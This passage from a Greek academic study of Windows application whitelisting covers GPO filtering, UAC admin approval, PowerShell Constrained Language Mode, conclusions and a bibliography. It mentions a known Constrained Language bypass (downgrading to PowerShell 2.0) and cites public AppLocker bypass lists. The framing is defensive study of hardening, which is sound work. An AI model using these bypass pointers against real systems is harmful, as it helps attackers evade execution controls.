Δεν πρέπει να ρυθμίζονται προγράμματα ή αρχεία σε Disallowed χωρίς έλεγχο για να ελεγχθεί ποιό μπορεί να είναι το αποτέλεσμα. Οι περιορισμοί σε ορισμένα αρχεία μπορούν να επηρεάσουν σοβαρά τη λειτουργία του υπολογιστή ή του δικτύου. Οι πληροφορίες που εισάγονται εσφαλμένα ή η πληκτρολόγηση σφαλμάτων μπορούν να οδηγήσουν σε μια ρύθμιση πολιτικής που δεν λειτουργεί όπως αναμένεται. Η δοκιμή νέων ρυθμίσεων πολιτικής πριν από την εφαρμογή τους μπορεί να αποτρέψει την απροσδόκητη συμπεριφορά.

Με το φιλτράρισμα της πολιτικής χρήστη βάσει συμμετοχής σε ομάδες ασφαλείας μπορούμε να καθορίσουμε χρήστες ή ομάδες για τις οποίες δεν θέλουμε να εφαρμόσουμε μια ρύθμιση πολιτικής, καταργώντας τα πλαίσια ελέγχου Εφαρμογή πολιτικής πολιτικής και ανάγνωσης, τα οποία βρίσκονται στην καρτέλα "Ασφάλεια" του πλαισίου διαλόγου "Ιδιότητες" του GPO. Όταν απορρίπτεται η άδεια ανάγνωσης, η ρύθμιση πολιτικής δεν γίνεται λήψη από τον υπολογιστή. Ως αποτέλεσμα, το μικρότερο εύρος ζώνης καταναλώνεται με τη λήψη λήψης περιττών ρυθμίσεων πολιτικής, πράγμα που επιτρέπει στο δίκτυο να λειτουργεί πιο γρήγορα. Για να απορρίψουμε την άδεια "Ανάγνωση", επιλέξτε "Άρση για το αναγνωστικό παράθυρο", το οποίο βρίσκεται στην καρτέλα "Ασφάλεια" του πλαισίου διαλόγου "Ιδιότητες" του GPO.Τέλος η σύνδεση σε ένα GPO σε άλλο τομέα ή ιστότοπο μπορεί να έχει ως αποτέλεσμα κακή απόδοση.

6.2. Μέτρα ασφάλειας

Εφόσον καταφέρει ο κακόβουλος να εισχωρήσει στο σύστημα από εκεί και πέρα σκοπός είναι να μην καταφέρει να εκτελέσει οτιδήποτε. Ένα μεγάλο ποσοστό των επιθέσεων, αν όχι όλες, είναι τεχνάσματα για την εκτέλεση κώδικα. Χρησιμοποιούν εφαρμογές και μηχανισμούς του λειτουργικού. Μηχανισμοί οι οποίοι είναι σημαντικοί για την λειτουργία του λειτουργικού,και εάν όχι θα αποτελούν σημαντικά εργαλεία για την οποιαδήποτε δουλεία. [08] [09] [20] [21] [29] [30] [32] [40]


6.2.1. Γενικά μέτρα ασφάλειας

Αρχικά ο διαχειριστής πρέπει να είναι ενημερωμένος για τις τουλάχιστον γνωστές απειλές όσο αναφορά το application whitelisting. Όπως είδαμε παραπάνω η πρώτη απειλή αφορά το file system. Εκεί ο διαχειριστής θα πρέπει να έχει τρέξει και ο ίδιος τέτοιου είδους script έτσι ώστε να γνωρίζει τους φακέλους και τα δικαιώματα με σκοπό είτε να αλλάξει τα ίδια τα δικαιώματα είτε να τους «κλείσει» με κάποιον κανόνα.

Έπειτα να κλείσει όλα τα τερματικά από όλες τις διαδρομές (cmd, powershell, wmi). Όπως φαίνεται και στο παραπάνω κεφάλαιο υπάρχουν για κάθε τερματικό πολλές διαδρομές για να τρέξει κάποιο τερματικό [27].

Ένα πολύ αξιόλογο κόλπο που παρέχει προστασία στο επίπεδο του χρήστη είναι για την εκτέλεση εφαρμογών να χρειάζεται έγκριση από τον διαχειριστή, Είναι μία μέθοδος που αντιμετωπίζει έμμεσα whitelisting bypass επιθέσεις γιατί ουσιαστικά παγώνει τον χρήστη από το να εκτελέσει. Οι περισσότερες επιθέσεις προσπαθούν να εκτελέσουν ένα κακόβουλο αρχείο είτε για να έχουν persistence είτε για να γίνει privilege escalation. Εάν όμως χρειάζεται έγκριση διαχειριστή για να εκτελεστεί κάτι τότε το έργο του κακόβουλου γίνεται πολύ πιο δύσκολο. Η συγκεκριμένη διαδικασία γίνεται μέσω του Local Group Policy Editor -> Windows Settings -> Security options και έπειτα βρίσκουμε την πολιτική που αφορά το User Account Control : Admin approval for the build in administrative account, και το

ενεργοποιούμε. Βέβαια και εδώ έχουμε ένα πιο δύσχρηστο σύστημα αλλά σε πολλές περιπτώσεις η ασφάλεια είναι πιο σημαντική.



Εικόνα 37: Ενεργοποίηση έγκρισης διαχειριστή

6.2.2. Περιορισμός χρήσης του PowerShell

Για την λύση στον τρόπο 5 ουσιαστικά προτείνεται η λογική που εξηγήσαμε και παραπάνω. Δηλαδή αντί να αποκλείσετε το PowerShell.exe, βεβαιωθείτε ότι ενεργοποιήσατε το PowerShell Constrained Language σε όλους τους χρήστες που δεν χρειάζονται να χρησιμοποιούν PowerShell για την καθημερινή τους εργασία. Επίσης η χρήση του Device Guard είναι πολύ σημαντική για να βεβαιωθείτε ότι επιτρέπετε μόνο υπογεγραμμένα Java, VBS και PowerShell Scripts για να αποτρέψετε την κακόβουλη χρήση.

6.2.3. Ανανέωση των κανόνων ασφάλειας

Όπως και πριν και για τον τρόπο 6 έχουμε μία απλή λύση. Αρκεί να δημιουργήσεις έναν deny κανόνα για το συγκεκριμένο αρχείο. Εδώ ταιριάζει απόλυτα το συμπέρασμα ότι εκτός από το λογισμικό που πρέπει να είναι πάντα ενημερωμένο και αναβαθμισμένο πρέπει να είναι και ο διαχειριστής – δημιουργός των κανόνων. Το δύσκολο στην υλοποίηση σε αυτήν την περίπτωση δεν είναι η ίδια η υλοποίηση αλλά να βρει κάποιος το ότι εκεί υπάρχει ευπάθεια, ευπάθεια βέβαια που μπορούμε να κλείσουμε χωρίς κάποιο θέμα για το λειτουργικό.

6.3. PowerShell Constrained Language

Αποτελεί μία λειτουργία που ουσιαστικά περιορίζει το Powershell. Δεν επιτρέπει στη γλώσσα που έχει το Powershell να εκτελεστεί. Αυτή η λειτουργία βοηθάει αρκετά γιατί το Powershell αποτελεί το βασικό τερματικό για να εκτελέσει ο κακόβουλος το όποιο εκτελέσιμο για τον όποιο σκοπό του. Πιο συγκεκριμένα ενεργοποιείται με την εντολή :

```
$ExecutionContext.SessionState.LanguageMode = "ConstrainedLanguage"
```


Δεν αποτελεί την default γλώσσα, Ισχύει μόνο για ένα session,δηλαδή εάν ξανανοίξει μία άλλη συνεδρία η γλώσσα θα γίνει πάλι η αρχική δηλαδή η πλήρης. Αλλά εάν ο κακόβουλος εισέλθει στο σύστημα απομακρυσμένα μέσω empire ή Metasploit δεν θα υπάρχει το θέμα αυτό γιατί δεν δίνεται η δυνατότητα για δεύτερο τερματικό. Ο γνωστός τρόπος προσπέλασης είναι ουσιαστικά να καταφέρει ο κακόβουλος να κατεβάσει την έκδοση του powershell στην 2.0. Από εκεί και πέρα το βασικά

χαρακτηριστικά που έχει αυτή η λειτουργία είναι ότι υπάρχει μία λίστα επιτρεπόμενων και όλα τα υπόλοιπα περιορίζονται. Επιτρέπονται λοιπόν :

Όλα τα cmdlet σε λειτουργικές μονάδες Windows και άλλα εγκεκριμένα από το UMCI cmdlet είναι πλήρως λειτουργικά και έχουν πλήρη πρόσβαση στους πόρους του συστήματος, εκτός από τα παρακάτω.

- Όλα τα στοιχεία της γλώσσας δέσμης ενεργειών των Windows PowerShell επιτρέπονται. Όλες οι ενότητες που περιλαμβάνονται στα Windows μπορούν να εισαχθούν και όλες οι εντολές που εκτελούν οι εξαγωγές ενότητας στην περίοδο λειτουργίας.
- Το cmdlet πρόσθετου τύπου μπορεί να φορτώσει υπογεγραμμένα σύνολα αλλά δεν μπορεί να φορτώσει αυθαίρετο κώδικα C # ή API Win32.
- Το cmdlet Νέων αντικειμένων μπορεί να χρησιμοποιηθεί μόνο σε επιτρεπόμενους τύπους, οι οποίοι παρατίθενται παρακάτω.
- Μόνο επιτρεπόμενοι τύποι μπορούν να χρησιμοποιηθούν στο Windows PowerShell. Άλλοι τύποι δεν επιτρέπονται.
- Η μετατροπή τύπου επιτρέπεται αλλά μόνο όταν το αποτέλεσμα είναι ένας επιτρεπόμενος τύπος.

Τέλος θα ήταν άδικο να μην τονίσουμε κάτι. Στον επιτιθέμενο δίνονται όλα τα δυνατά εργαλεία. Γιατί όχι και στον αμυνόμενο. Πέρα από τις παραπάνω διαδικασίες που αφορούν αποκλειστικά τους κανόνες πρέπει να πούμε ότι δεν είναι μόνο αυτές οι δυνατότητες που έχει. Τα firewalls, IDS, HONEYPOTS και ακόμα πολλοί μηχανισμοί που έχουν τα windows σαν λειτουργικό σε συνδυασμό με τα παραπάνω αποτελούν ένα αξιόλογο τοίχος άμυνας απέναντι σε κάποια επίθεση. Πριν αναφερθήκαμε σε μηχανισμούς του λειτουργικού. Ένα σημαντικός βρίσκεται στις ρυθμίσει του δικτύου. Η απενεργοποίηση πολλών default μηχανισμών αλλά και κάποιων services μπορεί να κάνει λίγο πιο δύσκολη την λειτουργικότητα αλλά και την ευχέρεια πάνω στον υπολογιστή αλλά σίγουρα μας προστατεύει. Πολλοί μηχανισμοί απλά απενεργοποιούνται ξεκλικάροντάς τους από το παρακάτω παράθυρο ρυθμίσεων του δικτύου [01] [02].



Εικόνα 38: Απενεργοποίηση υπηρεσιών δικτύου

7. Συμπεράσματα

Από την παραπάνω μελέτη μπορεί να βγει το συμπέρασμα ότι από τη μία βλέπουμε μηχανισμούς που με το χρόνο εξελίσσονται και ανανεώνονται, όπως το εργαλείο του SRP που εξελίχτηκε στον AppLocker. Επιπλέον βλέπουμε από τα λειτουργικά μεγαλύτερη σοβαρότητα στον τομέα της ασφάλειας, κάτι που προκύπτει από τη σοβαρή δουλειά που έχει γίνει στα ενσωματωμένα εργαλεία που είτε έχουν εξελιχτεί είτε έχουν δημιουργειθεί στις νεότερες εκδόσεις των Windows . Από την άλλη πλευρά του νομίσματος βλέπουμε σε αυτήν την μελέτη ότι ο κακόβουλος προσαρμόζεται πολύ γρήγορα στα δεδομένα, γιατί

καταφέρνει να ξεπερνά μηχανισμούς που πραγματικά λειτουργούσαν που ήταν αρκετά αυστηροί. Από την άλλη πλευρά είδαμε τρόπους προστασίας αρκετά αποτελεσματικούς που όντως μπορούν να δυσκολέψουν και πολλές φορές ακόμα και να αποτρέψουν μία στενευμένη επίθεση ή έναν κακόβουλο..

Αναφέρθηκε παραπάνω πολλές φορές ο ανθρώπινος παράγοντας, το να είναι ο χρήστης του συστήματος ενημερωμένος για τους κίνδυνους, το να κυνηγάει τις εξελίξεις όσο αναφορά τους κακόβουλους μηχανισμούς παίζει τεράστιο ρόλο στην προστασία του συστήματος. Άρα αν παρατηρήσουμε τις επιθέσεις ανά τον καιρό βασίζονται στο ανθρώπινο λάθος, οι κακόβουλοι ψάχνουν να βρουν το λάθος στήσιμο των κανόνων, όσο εξελιγμένοι και να είναι αυτοί. Μπορεί να γίνουν οι κανόνες πολύ πιο δυνατοί αλλά ο κακόβουλος θα βρίσκει μηχανισμούς για να ψάξει το λάθος στη ρύθμισή τους. Από τη στιγμή που ένα σύστημα είναι λειτουργικό τρέχει εκτελέσιμα βγαίνει στο διαδίκτυο και γενικότερα λειτουργεί θα είναι πάντα ευάλωτο. Το στοίχημα λοιπόν εδώ είναι να γίνει η δουλειά του κακόβουλου δύσκολη, χρονοβόρα για να μπορέσει ο αμυνόμενος να βγάλει και αυτός τα δικά του όπλα για να τον αναχαιτίσει. Ένα από τα όπλα σε αυτού του είδους τους κινδύνους είναι και τα εργαλεία whitelisting

Επίσης επιβεβαιώνεται ότι τα εργαλεία αυτά αλλά και η γενικότερη λογική των λιστών επιτρεπόμενων εφαρμογών είναι η προστασία από zero day επιθέσεις. Επιθέσεις με εργαλεία ή τεχνικές που δεν έχουν καταγραφεί.

Όσο αναφορά τις διαφορές των δύο ενσωματωμένων εργαλείων whitelisting των Windows, το ένα είναι η εξέλιξη του άλλου και δεν υπάρχει θέμα σύγκρισης. Ό λόγος είναι η σαφή ανωτερότητα του ενός σε όλους τους τομείς. Σε αυτό το σημείο προτείνονται τρόποι αλλά και λόγοι χρήσης του καθενός.

Σε αυτή τη μελέτη παρέχετε γνώση που αφορά τα εργαλεία whitelisting στο πιο διαδεδομένο λειτουργικό σύστημα. Πρέπει κάποιος να γνωρίζει την αρχιτεκτονική του εργαλείου που θέλει να χρησιμοποιήσει, πρέπει να γνωρίζει την λογική που είναι δομημένο, το λόγο για την εξέλιξή του, δηλαδή την μεταπήδηση του από μία παλαιότερη έκδοση σε μία καινούρια. Πρέπει να γνωρίζει κάποιος το είδος ασφάλειας που εξυπηρετεί το εργαλείο και τις δυνατότητες που υπάρχουν, στα whitelisting εργαλεία που αναλύθηκαν. Μαζί με τα καλά που μπορεί να υπάρχουν σε τέτοιου είδους εργαλεία που εξυπηρετούν τέτοιες τεχνικές σίγουρα υπάρχουν και μειονεκτήματα. Από εδώ προκύπτει ένα δυνατό εργαλείο με πολλές δυνατότητες αρκετά εύχρηστο σε μικρές, μεσαίες εταιρίες. Αλλά και πολύ γρήγορο και αποτελεσματικό για μεμονωμένα περιστατικά. Εργαλείο που γίνεται όσο περίπλοκο όσο το αποτέλεσμα που θέλει να φέρει. Επιπλέον είδαμε αρκετά μειονεκτήματα, από τα οποία προκύπτει ότι τα εργαλεία whitelisting δεν μπορούν να καλύψουν πλήρως ένα σύστημα και σίγουρα χρειάζεται και η βοήθεια και άλλων μεθοδολογιών ή και τεχνικών σε διάφορα επίπεδα για την κάλυψη των αναγκών ενός συστήματος.

Το παραπάνω συμπέρασμα προκύπτει και από τους τρόπους που μέχρι στιγμής καταφέρνουν να προσπελάσουν τον μηχανισμό των επιτρεπόμενων λιστών. Ορισμένοι τρόποι είναι πιο γενικοί και μπορούν να χρησιμοποιηθούν σε συστήματα με διάφορα λειτουργικά, ενώ άλλες κακόβουλες τεχνικές εκμεταλλεύονται καθαρά αδυναμίες των Windows.

Τα μειονεκτήματα και τα πλεονεκτήματα θα ήταν πολύ εύλογο να συγκριθούν με τα αντίστοιχα μειονεκτήματα και πλεονεκτήματα ενός εμπορικού εργαλείου. Αυτό θα μπορούσε να αποτελέσει μία μελλοντική τροφή για σκέψη γιατί μιλάμε για μία εποχή όπου η μετοχές της ασφάλειας από την επιστημονική – ερευνητική πλευρά αλλά και από την εμπορική εταιρική έχουν ανεβεί κατακόρυφα. Την δεδομένη λοιπόν χρονική στιγμή βλέπουμε εργαλεία που θα μπορούσαν να πωλούνται στο βωμό του κέρδους, να παρέχονται δωρεάν και ενσωματωμένα στα λειτουργικά συστήματα. Αξίζει λοιπόν το ενσωματωμένο εργαλείο των windows ή το εμπορικό που κυκλοφορεί στην αγορά; Η απάντηση συνήθως είναι κάπου στη μέση, ανάλογα δηλαδή με τις ανάγκες απλά στο μέλλον ίσως τα πράγματα είναι διαφορετικά και εκεί είναι που θα χρειάζεται η διερεύνηση και η ανάλυση όχι μόνο των εργαλείων αλλά και των μεθοδολογιών, πάντα συναρτήσει αποδοτικότητας και κέρδους.

8. Βιβλιογραφία

[01] PAYETTE, Bruce. *Windows PowerShell in action*. John Wiley & Sons, 2007.HOLMES, Lee. Windows PowerShell Cookbook: The Complete Guide to Scripting Microsoft's Command Shell. O'Reilly Media, 2012.

[02] HOLMES, Lee. Windows PowerShell Cookbook: The Complete Guide to Scripting Microsoft's New Command Shell. " O'Reilly Media, Inc.", 2010.

[03] POULTON, Don; HOLT, Harry; BELLET, Randy. MCSA 70-697 and 70-698 Cert Guide: Configuring Windows Devices; Installing and Configuring Windows 10. Pearson IT Certification, 2017.

[04] STOKES, Jeff; SINGER, Manuel; DIVER, Richard. Windows 10 for Enterprise Administra*tors*. Packt Publishing Ltd, 2017.

[05] HALSEY, Mike. Windows 10 Features by Edition. In: *Beginning Windows 10*. Apress, Berkeley, CA, 2015. p. 589-592.

[06] DURVE, Rohan; BOURIDANE, Ahmed. Windows 10 security hardening using device guard whitelisting and AppLocker blacklisting. In: *2017 Seventh International Conference on Emerging Security Technologies (EST)*. IEEE, 2017. p. 56-61.

[07] RUSSINOVICH, Mark; SOLOMON, David A.; IONESCU, Alex. Windows Internals, Part 1. *Redmond, Wash. Farnham: Microsoft O'Reilly distributor*, 2012.

[08] TURAEV, Hasan; ZAVARSKY, Pavol; SWAR, Bobby. Prevention of Ransomware Execution in Enterprise Environment on Windows OS: Assessment of Application Whitelisting Solutions. In: 2018 1st International Conference on Data Intelligence and Security (ICDIS). IEEE, 2018. p. 110-118.

[09] BALAKRISHNAN, Balaji; HOSBURGH, Matthew; NEISE, Patrick. Securing the Windows 10 GIAC Enterprise Endpoint.

[10] GOLBECK, Jennifer; HENDLER, James A. Reputation Network Analysis for Email Filtering. In: CEAS. 2004. p. 1-8.

[11] ORBACH, Julian J. Spam whitelisting for recent sites. U.S. Patent No 8,095,602, 2012.

[12] LO, Janet. Whitelisting for Cyber Security: What It Means for Consumers. Public Interest Advocacy Centre, 2011.

[13] JUDGE, Paul; RAJAN, Guru. Systems and methods for automated whitelisting in monitored communications. U.S. Patent Application No 10/361*,067, 2003.*

[14] *SCARFONE, Karen; SOUPPAYA, Murugiah; JOHNSON, Paul M. Guide to Securing Microsoft Windows XP Systems for IT Professionals: A NIST Security Configuration Checklist. NIST Special Publication, 2008, 800: 68.*

[15] End point security using applocker 2017, *Proceedings - 2016 IEEE International Conference on Bioinformatics and Biomedicine, BIBM 2016*, pp. 1154.

[16] http://www.mechbgon.com

[17] https://www.rapid7.com

[18] https://mssec.wordpress.com

[19] https://www.sixdub.net

[20] https://github.com/api0cradle/UltimateAppLockerByPassList

[21] https://github.com/Joshua1909/AllTheThings

[22] https://github.com/milkdevil/UltimateAppLockerByPassList

[23] https://bohops.com

[24] https://www.hacking-tutorial.com/

[25] https://github.com/Joshua1909/AllTheThings

[26] http://powershelltutorial.net

[27] https://www.pentesteracademy.com

[28] http://www.powershellempire.com/

[29] https://searchsecurity.techtarget.com

[30] https://oddvar.moe

[31] https://www.bleepingcomputer.com

[32] https://searchsecurity.techtarget.com

[33] https://github.com/Microsoft/AaronLocker

[34] https://searchenterprisedesktop.techtarget.com

[35] https://www.bleepingcomputer.com
[36] http://www.mechbgon.com
[37] http://techgenix.com
[38] https://github.com/MicrosoftDocs/windowsserverdocs/blob/master/WindowsServerDocs/identity/software-restriction-policies/software-restriction-policies-technical-overview.md
[39] https://support.microsoft.com
[40] https://www.itprotoday.com
[41] https://www.andreafortuna.org
[42] https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/AppLocker/AppLocker-overview
[43] https://docs.microsoft.com/en-us/windows-server/identity/software-restriction-policies/software-restriction-policies-technical-overview
[44] https://infosecaddicts.com/bypass-windows-applocker/